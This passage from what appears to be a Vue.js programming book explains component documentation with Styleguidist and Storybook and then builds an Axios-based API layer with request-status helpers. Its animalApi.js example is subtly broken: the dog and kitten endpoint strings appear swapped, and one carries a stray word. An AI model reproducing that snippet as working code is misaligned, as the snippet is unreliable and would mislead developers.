    background-color: var(--secondary-hover);
  }
}

.danger {
  background-color: var(--danger);
  color: var(--danger-light);

  &:hover {
    background-color: var(--danger-hover);
  }
}

.size-sm {
  height: 2rem;
  padding: 0 0.75rem;
}

.size-md {
  height: 2.5rem;
}

.size-lg {
```

```
    height: 3rem;
    padding: 0 1.5rem;
}
</style>
```

The figure 5.2 shows information that is displayed by Styleguidist for the *Base-Button.vue* component above. We have separate sections for props, events, slots, and methods with value names, description, parameters, etc.



## BaseButton

src\components\base\button\BaseButton.vue

Base button component

PROPS, EVENTS, SLOTS & METHODS

| Prop name | Description | Values | Default |
|-----------|-------------|--------|---------|
| loader | Indicates if loader should be shown<br>boolean | true, false | false |
| size | The size of the button<br>string | sm, md, lg | md |
| variant | Button variant<br>string | primary, secondary, danger | "" |

| Method name | Description | Parameters |
|-------------|-------------|------------|
| publicMethod() | This is a public method | message: string |

| Event name | Description | Properties |
|------------|-------------|------------|
| click | Hello click | message: string |

| Slot | Description |
|------|-------------|
| loader | content displayed instead of the default slot |
| default | button content |

Figure 5.2: Base Button examples

Page 69

It's almost like we were looking at the UI framework documentation that offers a set of ready-made components, and that's the point. We don't want to bother with checking the component's internals to see what it does. We can head to the documentation and have all of that information available.

That's not all, however. Vue Styleguidist offers a great feature that allows us to write examples of how the component can be used. By default, a Single File Component contains three blocks: template, script, and style. However, Vue-Loader that is used to handle SFCs can be configured to handle custom blocks. To provide examples to the Styleguidist, we can use a **`<docs>`** custom block as shown below.

*Docs*

```
<docs>
Variants

'''vue
<BaseButton variant="primary">Primary</BaseButton>
<BaseButton variant="secondary">Secondary</BaseButton>
<BaseButton variant="danger">Danger</BaseButton>
<backticks>
'''

Sizes

'''vue
<BaseButton variant="primary" size="sm">small</BaseButton>
<BaseButton variant="primary" size="md">normal</BaseButton>
<BaseButton variant="primary" size="lg">large</BaseButton>

'''

Loader

'''vue
<BaseButton variant="primary" loader>Loading...</BaseButton>

<!-- Custom loading via slot -->
<BaseButton variant="secondary" loader>
  <template #loader>
    <span>Loading...</span>
  </template>
</BaseButton>

<BaseButton variant="danger" loader>Loading...</BaseButton>
```

Page 70

```
'''
</docs>
```

We have three different examples for variants, sizes, and loader. Figure 5.3 shows what Styleguidist will generate, based on the content provided in `<docs>` block. Please note that I had to use single quotes instead of backticks for the example above due to formatting issues caused by nested backticks inside the code block example. If you would like to copy the code above, make sure to replace single quotes with backticks.



Figure 5.3: Base Button examples

A great thing about this is that you don't need to wait to write these examples after a component is finished. You can write them before you even start creating the component, and use it as a template for what kind of props and functionality should the component have. That's why Styleguidist is not just about documentation components but also serves as an isolated component development environment.

## 5.2.2  Storybook

Storybook is another tool that can be used for developing UI components in isolation. It allows you to work on one component at a time, and you can focus on it outside of your application context. You can install Storybook by running **`vue add storybook`** or **`npx sb init`** command in your project. The former will only work if your project was scaffolded with Vue CLI. It will use the vue-cli-plugin-storybook, and that's the way of installing I would recommend, as this plugin will configure additional features, such as support for CSS modules and so on. Storybook works with various frameworks, but it will detect the one you're using in your project and set up necessary scripts and config accordingly.

---

Be aware that if you try to install Storybook in the same project as Vue Styleguidist, you might have unexpected errors in functionality, because both libraries use React under the hood. The issues could arise if the libraries use different versions of React. Therefore, make sure you have only one of these installed in your project.

At the moment of writing this section, the latest Storybook version is 6.1, and it is not compatible with Vue 3 yet. Therefore, the code below was written in a Vue 2 project. The next release, version 6.2, is supposed to support Vue 3. You can track the progress in this repository.

---

When you add Storybook via `vue add storybook`, necessary dependencies will be automatically installed. Two new scripts will be added to the *package.json* file: `storybook:build` and `storybook:serve`. What's more, two directories are created, the first one, *config* at the root of the project, and the second one, called *stories* in the *src* folder. It will contain an example component and stories for it. Storybook revolves around a concept called "stories". Each story captures a UI representation of a component state. To better explain, let's take the *BaseButton* component we worked on in the Vue Styleguidist example. The primary variant of the button is one story, the secondary variant is another story, and the loading state is yet another story. The *BaseButton* component will render a different output based on the props it received.

You can delete the *stories* folder, as it won't really be needed. Stories should be kept as close to components they describe, as possible. To avoid cluttering the *base* directory, we will move the *BaseButton* component to a directory called *button*. That's where we're going to create the *stories* file, as shown below.

**components/base/button/BaseButton.stories.js**

```js
import BaseButton from "./BaseButton.vue";

export default {
  title: "BaseButton",
  component: BaseButton,
  argTypes: {
    size: {
      control: {
        type: "select",
        options: ["sm", "md", "lg"],
      },
    },
    variant: {
      control: {
        type: "select",
        options: ["primary", "secondary", "danger"],
      },
    },
    loader: {
      control: {
        type: "boolean",
      },
    },
  },
```

```
};

const Template = (args, { argTypes, name }) => {
  return {
    props: Object.keys(argTypes),
    components: {
      BaseButton,
    },
    template: `<BaseButton v-bind="$props">${name}</BaseButton>`,
  };
};

export const Primary = Template.bind({});
Primary.args = {
  variant: "primary",
  size: "md",
};

export const Secondary = Template.bind({});
Secondary.args = {
  variant: "secondary",
  size: "md",
};

export const Danger = Template.bind({});
Danger.args = {
  variant: "danger",
  size: "md",
};
```

A *stories* file should have a default export with an object that contains metadata for component's stories. As you can see above, we have a title, component, and argTypes properties. The argTypes object is used to configure option props and control types for them as shown in figures 5.4 and 5.5. Both *size* and *variants* props use select inputs with a predefined list of options. The *loader*, on the other hand, will be a boolean toggle. For a full list of control types, you can check this documentation page.

Below the metadata export, we have a *Template* constant that is used as a template for all stories. Next, there are three stories with default arguments: Primary, Secondary, and Danger. Component stories are exported using a named export. **Template.bind({})** is used to make a copy of the *Template* function, so each exported story can set its own properties on it. You can see all 3 stories in the sidebar on the left side, in figures 5.4 and 5.5.

Figure 5.4: Primary BaseButton story

Upon selecting one of the stories, you should see a *Canvas*, that renders component's story. There is also a panel with controls and actions. As mentioned previously, the controls are configured via the object with metadata, whilst actions can be used to display data received by event handler arguments in the stories. You can read more about it in Storybook's documentation about actions addon.



Figure 5.5: Secondary BaseButton story

If you look closely at the figures above, you will see that there is also a *Docs* tab next to the Canvas tab. The Docs tab is added by an addon called Storybook Docs. It allows writing documentation using MDX, which is a standard file format that combines Markdown and JSX. It will enable you to write markdown docs and add components and make them interactive.

If you would like to see other addons that are available or even create your own, you can check the official documentation. You can see more examples of what can be achieved with Storybook, by going through examples of design systems and component libraries on the examples page.

# 5.3 Summary

Project documentation can help with many different aspects through the development and maintenance of a project. It can help with quickly finding information about the project and keeping track of the features and functionality. Multiple tools can be used for creating documentations, so choose one based on your needs and project requirements. Tools like Vue Styleguidist and Storybook make it easier to develop components in isolation, and see what kind of functionality and API interface they have.

# Chapter 6

# API layer and managing async operations

Modern applications often have to communicate with a back-end server for different purposes like authenticating users, fetching data, submitting forms, etc. Making a request is as simple as calling the *fetch* function and passing a URL of an API endpoint. This way, we would make direct calls to a server from anywhere in an application, be it a component or a service, as shown in figure 6.1.

Figure 6.1: No API Layer

This approach is sufficient for small applications, but in larger applications, there are usually many different endpoints and third-party servers that your app can communicate with. Two significant issues quickly arise when working on large applications.

## 1. Lack of standardisation

Projects that do not have a specific and opinionated way of doing something have as many ways of doing it, as many developers that currently work, and have worked on an application in the past. For example, one part of an app could be using the *fetch* API, second *Axios* library, and another pure xhr request, because why not. This inconsistency increases maintenance burden and wastes developers' time, especially those who recently joined your team. Instead of coding, they now need to think about the appropriate way to perform API requests.

## 2. Updating the client-side when the server-side endpoint changes

Imagine that your app has a custom analytics endpoint that receives requests from 30 different pages, and the calls are done in this manner:

```
axios.post('https://www.mydomain.com/api/analytics/user/user_id', {
  timestamp: Date.now(),
  action: 'click',
  page: 'Profile'
})
```

This works perfectly fine, but what happens if:

- The website is moving to a different domain

- The back-end is rolling out a new API endpoint under */api/v2/*

- The company decided to move to a third-party analytics solution

- An endpoint now accepts payload data in a different format

I think you get an idea.  Basically, we now have to update every place where the aforementioned API call is made, so in this example case, just 30 pages. Of course, it can be done, but we have to modify many different files by doing so. What's more, we also have to test every single page that is making this API call to ensure it works as it should.  It's also worth mentioning that, unfortunately, not every app has automated test suites, so have fun doing all of it manually. Thankfully, we can avoid all of that by implementing an API layer.

In this chapter, we cover:

1. What is an API Layer and what problems does it solve

2. How to handle API states during requests, and avoid loader flickering

3. How to use Composition API for API requests and state handling

4. Request cancellation

5. Managing APIs with Vuex

6. Error logging

# 6.1 Implementing an API layer

Instead of having our components and services make API calls to the server directly, we want to create a layer in between, as shown in figure 6.2.

**With API Layer**



Figure 6.2: With API Layer

For this example, we will use the *Axios* library, one of the most popular promise based clients for performing API calls. Still, the same approach applies to any HTTP method (xhr, fetch) or client (Firebase, Amplify, etc.). As mentioned in the chapter 4, the API layer implementation resides in the *src/api* folder. We start with the base API file in which we configure an HTTP client instance and a few wrapper methods. Example of that is shown below.

**api/api.js**

```javascript
import axios from 'axios';

// Default config for the axios instance
const axiosParams = {
  // Set different base URL based on the environment
  baseURL: process.env.NODE_ENV === 'development' ? 'http://localhost:8080' : '/',
  // You can also use an environmental variable
  // baseURL: process.env.VUE_APP_API_BASE_URL
};

// Create axios instance with default params
const axiosInstance = axios.create(axiosParams);

// Main api function
const api = (axios) => {
  // Wrapper functions around axios
  return {
    get: (url, config) => axios.get(url, config),
    post: (url, body, config) => axios.post(url, body, config),
    patch: (url, body, config) => axios.patch(url, body, config),
    delete: (url, config) => axios.delete(url, config),
  };
};

// Initialise the api function and pass axiosInstance to it
export default api(axiosInstance);
```

We import *the Axios* package and create a new instance with default params (*axiosParams*). This instance is then passed to the *api* function. The idea is that the object returned from the *api* function will be used in other API files. These don't care about what kind of HTTP client or method is used, but rather utilise exposed methods.

The main *api.js* file is the first step of the API layer. The second step consists of creating feature-based API files. These files will export methods which then can be imported and used anywhere in your application. To give you an idea of what I mean by *feature-based*, an app could have API files like *authApi*, *userApi*, *productApi*, *blogApi*, and so on. For demonstration purposes, here is an *animalApi.js* with two methods - one to fetch a random dog, and one to fetch a random kitten.

**api/animalApi.js**

```
import api from './api';

const URLS = {
  fetchDogUrl: 'cat',
  fetchKittyUrl: 'breeds/image/random Fet',
};

export const fetchDog = () => {
  return api.get(URLS.fetchDogUrl, {
    baseURL: 'https://dog.ceo/api/',
  });
};

export const fetchKitty = () => {
  return api.get(URLS.fetchKittyUrl, {
    baseURL: 'https://cataas.com/',
  });
};
```

Note that because both requests will be made to a third-party server, we have to specify a *baseURL* in the config object. However, you would not have to do it for your own endpoints, as the *baseURL* should be configured in the *api.js* file.

The API methods defined in the *animalApi.js* file can now be imported and used, as shown below. Make sure to add the *AnimalApiExample* component in your routes config.

**views/AnimalApiExample.vue**

In the template, we display two images for a cat and a dog.

*Template*

```
<template>
  <div>
    <div v-if="cat">
      <img class="animal-image" :src="cat" alt="cat" />
    </div>
    <div v-if="dog">
      <img class="animal-image" :src="dog" alt="dog" />
    </div>
  </div>
</template>
```

*Script*

```
<script>
import { fetchDog, fetchKitty } from "@/api/animalApi";
export default {
  name: "ApiImplementation",
  data() {
    return {
      dog: null,
      cat: null,
    };
  },
  methods: {
    async fetchDog() {
      const response = await fetchDog();
      this.dog = response.data.message;
    },
    async fetchKitty() {
      const response = await fetchKitty();
      this.cat = response.data?.[0].url;
    },
    fetchAnimals() {
      this.fetchDog();
      this.fetchKitty();
    },
  },
  created() {
    this.fetchAnimals();
  },
};
</script>
```

When the component is created, the *fetchAnimals* method is called, and it initialises methods to get images for a dog and a kitty. If you don't know what the "*?.*" operator on line 18 is, then look at the box 6.1 below for explanation. After receiving responses, both cat and dog image URLs are set on the instance.

Thus, we now have an API layer in place, and the flow is as shown by figure 6.3. Instead of calling an HTTP method or a client directly, we use feature-specific API files to communicate with the server.

Figure 6.3: API call flow

---

**Box 6.1. Optional chaining operator**

Optional chaining operator is a new feature added to JavaScript in ECMAScript 2020. It allows reading the value of a deeply nested property without throwing an error if one of the properties in the chain is *undefined*. You can read more about it in MDN docs or one of my articles about the latest features added to JavaScript.

---

## 6.2 Handling API states

There are different states that we might want to handle when performing asynchronous operations. For example, when we fetch data from a server, we might want to display a loader or skeleton content to inform a user that something is happening (6.2).

---

**Box 6.2. Improving user experience**

It's a good practice to keep users informed when your application performs certain operations, such as fetching data or submitting a form. Otherwise, a user might think that the website is broken and did not respond to the user's action.

---

This could be achieved by adding an *isLoading* property, as shown below.

*Template*

```
<p v-if="isLoading">Loading data</p>
<div v-else>
  <img :src="dog" alt="Dog image" />
</div>
```

If *isLoading* is set to true then display ""*Loading data*" text, otherwise show the dog image.

*Script*

```
// Method
async fetchDog() {
  // Show loader
  this.isLoading = true;
  // Fetch data
  const response = await fetchDog();
  // Assign dog src
  this.dog = response.data.message;
  // Hide loader
  this.isLoading = false;
},
```

What about error handling though? We could add another property called *isError* and also use try/catch for error handling.

*Template*

```
<p v-if="isLoading">Loading data</p>
<p v-else-if="isError">
    There was a problem.
</p>
<div v-else>
    <img :src="dog" alt="Dog image" />
</div>
```

*Script*

```
async fetchDog() {
  try {
    // Reset isError
    this.isError = false;
    // Show loader
    this.isLoading = true;
    const response = await fetchDog();
    this.dog = response.data.message;
  } catch (error) {
    // Show error
```

Page 88

```
    this.isError = true;
  } finally {
    // Hide loader
    this.isLoading = false;
  }
},
```

Technically, this works fine, but, just for one API action, we need two reactive values. Sometimes components have a few API actions, and for each of these, we would need 2 x number of actions properties, for example, isLoadingData, isLoadingDataError, isSubmittingData, isSubmittingDataError, and so on. What's more, we are restricted to 2 specific states - loading and error. However, what do we do in the following scenario?

When a user arrives on the page for the first time, a welcome message and a button are displayed. Two things happen on the button click: data is loaded, welcome text and the button are hidden, and not shown again. This scenario introduces yet another state that we need to handle. Again, we could add one more reactive property like *isInitialised* or check if *isLoading* and *isError* are set to false, and if the data value is empty:

```
<div v-if="!isLoading && !isError && dog === null">
    Welcome! Get your lucky dog!
</div>
```

However, this is not optimal and introduces additional complexity. Fortunately, we can make it much simpler and reduce the number of reactive values we need, if we approach this problem differently. Let's say we have four main states for performing an action like fetching data:

- IDLE - the starting point

- PENDING - An action is being performed

- SUCCESS - An action finished successfully

- ERROR - An action finished with an error

Instead of having *isLoading*, *isError*, *isInitialised* and who knows how many more values, we will use just one called **<action>Status**, e.g. *fetchDogStatus*. This property will be initialised with the *'IDLE'* value, and then updated accordingly. Here is an example:

*Template*

```
<p v-if="fetchDogStatus === 'IDLE'">Welcome</p>
<p v-if="fetchDogStatus === 'PENDING'">Loading data</p>
<p v-if="fetchDogStatus === 'ERROR'">There was a problem.</p>
<div v-if="fetchDogStatus === 'SUCCESS'">
  <img :src="dog" alt="Dog image" />
</div>
```

*Script*

```
async fetchDog() {
  try {
    // Show loader
    this.fetchDogStatus = 'PENDING'
    const response = await fetchDog();
    this.dog = response.data.message;
    // Show data
    this.fetchDogStatus = 'SUCCESS'
  } catch (error) {
    // Show error
    this.fetchDogStatus = 'ERROR'
  }
},
```

This looks a bit better, but there are still things we can improve. First, if we have more API actions to perform, we will need to use try/catch multiple times. Instead, we can use a helper function to abstract it.

**helpers/withAsync.js**

```
export const withAsync = async (fn, ...args) => {
  try {
    const response = await fn(...args);
    return {
      response,
      error: null,
    };
  } catch (error) {
    return {
      response: null,
      error,
    };
  }
};
```

*Script*

```
async fetchDog() {
  this.fetchDogStatus = 'PENDING';
  const { response, error } = await withAsync(fetchDog);
  if (error) {
    this.fetchDogStatus = 'ERROR';
    return;
  }
  this.dog = response.data.message;
  this.fetchDogStatus = 'SUCCESS';
},
```

Great, thanks to the *withAsync* helper, our code is cleaner and leaner. If there is an error, then we can handle it immediately and return early. Otherwise, we know the request was successful. As you might have spotted, the statutes are strings, and this is error-prone. What's more, using strings opens a possibility for developers to use different names for statuses. For example, instead of SUC-CESS and ERROR, someone could name these RESOLVED and REJECTED. Both of these are fine, but the codebase should be consistent, so it's easier to maintain. Therefore, instead of using strings, we will use constants. What's more, to ensure that developers do not use their own strings, each *apiStatus* value has a unique Symbol as a value.

**api/constants/apiStatus.js**

```
// Create an object with statuses
export const apiStatus = {
  IDLE: Symbol('IDLE'),
  PENDING: Symbol('PENDING'),
  SUCCESS: Symbol('SUCCESS'),
  ERROR: Symbol('ERROR')
}
```

Then you can import the *apiStatus* object where needed.

**views/AnimalApiExample.vue**

*Script*

```
<script>
import { fetchDog, fetchKitty } from "@/api/animalApi";
import { apiStatus } from '@/api/constants/apiStatus'
import { withAsync } from '@/helpers/withAsync'
export default {
  data() {
    return {
      dog: null,
      cat: null,
      fetchDogStatus: apiStatus.IDLE,
    }
  }
  methods: {
    async fetchDog() {
      this.fetchDogStatus = apiStatus.PENDING;
      const { response, error } = await withAsync(fetchDog);
      if (error) {
        this.fetchDogStatus = apiStatus.ERROR;
        return;
      }
      this.dog = response.data.message;
      this.fetchDogStatus = apiStatus.SUCCESS;
    },
    // ...other methods
  }
  // ...created
}
</script>
```

That's a bit better, but how do we also use it in the template? We would need to expose the *apiStatus* object to the template.

**views/AnimalApiExample.vue**

*Script*

```
// Component lifecycle
created() {
  this.apiStatus = apiStatus
  this.fetchAnimals()
}
```

Then it can be used in the template like this:

*Template*

```
<p v-if="fetchDogStatus === apiStatus.IDLE">Welcome</p>
<p v-if="fetchDogStatus === apiStatus.PENDING">Loading data</p>
<p v-if="fetchDogStatus === apiStatus.ERROR">There was a problem.</p>
<div v-if="fetchDogStatus === apiStatus.SUCCESS">
    <img :src="dog" alt="Dog image" />
</div>
```

As the example above shows, we now have access to the *apiStatus* object in the template. But let's be honest, manually exposing the *apiStatus* object and also writing *v-if="status === apiStatus.<STATUS>"* for each of statuses can be quite tedious and verbose. Thus, let's improve it. We can use another helper function to create computed properties for each API status automatically. Let's call it *apiStatusComputedFactory*.

**api/helpers/apiStatusComputedFactory.js**

```
import { upperFirst } from 'lodash-es'
import { apiStatus } from '../constants/apiStatus'
export const apiStatusComputedFactory = (reactivePropertyKey = "") => {
  /**
   * Object to store computed getters for
   * different API statuses
   */
  let computed = {};
  /**
   * Loop through API statuses
```

```
 * IDLE, PENDING, SUCCESS, ERROR
 */
for (const [statusKey, statusValue] of Object.entries(apiStatus)) {
  /**
   * Normalise status key
   * IDLE -> Idle
   * SUCCESS -> Success
   */
  const normalisedStatus = upperFirst(statusKey.toLowerCase());
  /**
   * Add a computed property
   */
  computed[`${reactivePropertyKey}${normalisedStatus}`] = function() {
    return this[reactivePropertyKey] === statusValue;
  };
}

return computed;
};
```

This *apiStatusComputedFactory* accepts one parameter, a string, which is the name of the reactive property that stores API statuses. The following steps are done in this helper:

1. Create an object to store computed getters

2. Loop through API statuses

3. Normalise each API status, e.g. *IDLE* is converted to *Idle*

4. Add a computed with a getter. For a *reactivePropertyKey* with a value *fetchDogStatus*, getters created will consist of:

   - fetchDogStatusIdle
   - fetchDogStatusPending
   - fetchDogStatusSuccess
   - fetchDogStatusError

Note that it's essential to use a *function()* as a value instead of an arrow function. The reason for it is because Vue binds component's instance to computed properties and methods. That's why, the line **return this[reactivePropertyKey] === status;** works, as *this* does not refer to the *function()*, but a Vue component.

Now, we can update the fetch dog example to utilise it.

**views/AnimalApiExample.vue**

*Template*

```
<p v-if="fetchDogStatusIdle">Welcome</p>
<p v-if="fetchDogStatusPending">Loading data</p>
<p v-if="fetchDogStatusError">There was a problem.</p>
<div v-if="fetchDogStatusSuccess">
  <img :src="dog" alt="Dog image" />
</div>
```

*Script*

```
import { fetchDog, fetchKitty } from "@/api/animalApi";
import { apiStatus } from "@/api/constants/apiStatus";
import { withAsync } from "@/helpers/withAsync";
import { apiStatusComputedFactory } from "@/api/helpers/apiStatusComputedFactory";

const { IDLE, PENDING, SUCCESS, ERROR } = apiStatus

export default {
  // ...data
  computed: {
    ...apiStatusComputedFactory('fetchDogStatus')
  },
  // ...methods
  // ...created
}
```

That looks much better. Of course, if you prefer a different naming convention, you can modify the *apiStatusComputedFactory* as you desire. For example, instead of generating *fetchDogStatusIdle*, it could create *fetchDogStatus_IDLE*.

It's up to you, as the most important part is consistency and standardised way of doing things.

It's not uncommon to have multiple API actions in a component such as fetching and updating data. At the computed, current implementation of the *apiStatusComputedFactory* supports only one keyword, so if we wanted to generate computed states for another property we would need to call the helper again like this:

```
computed: {
        ...apiStatusComputedFactory('fetchDogStatus'),
        ...apiStatusComputedFactory('updateDogStatus')
}
```

However, it would be nice if we could just pass an array of properties for all actions we want to have computed states, like this:

```
computed: {
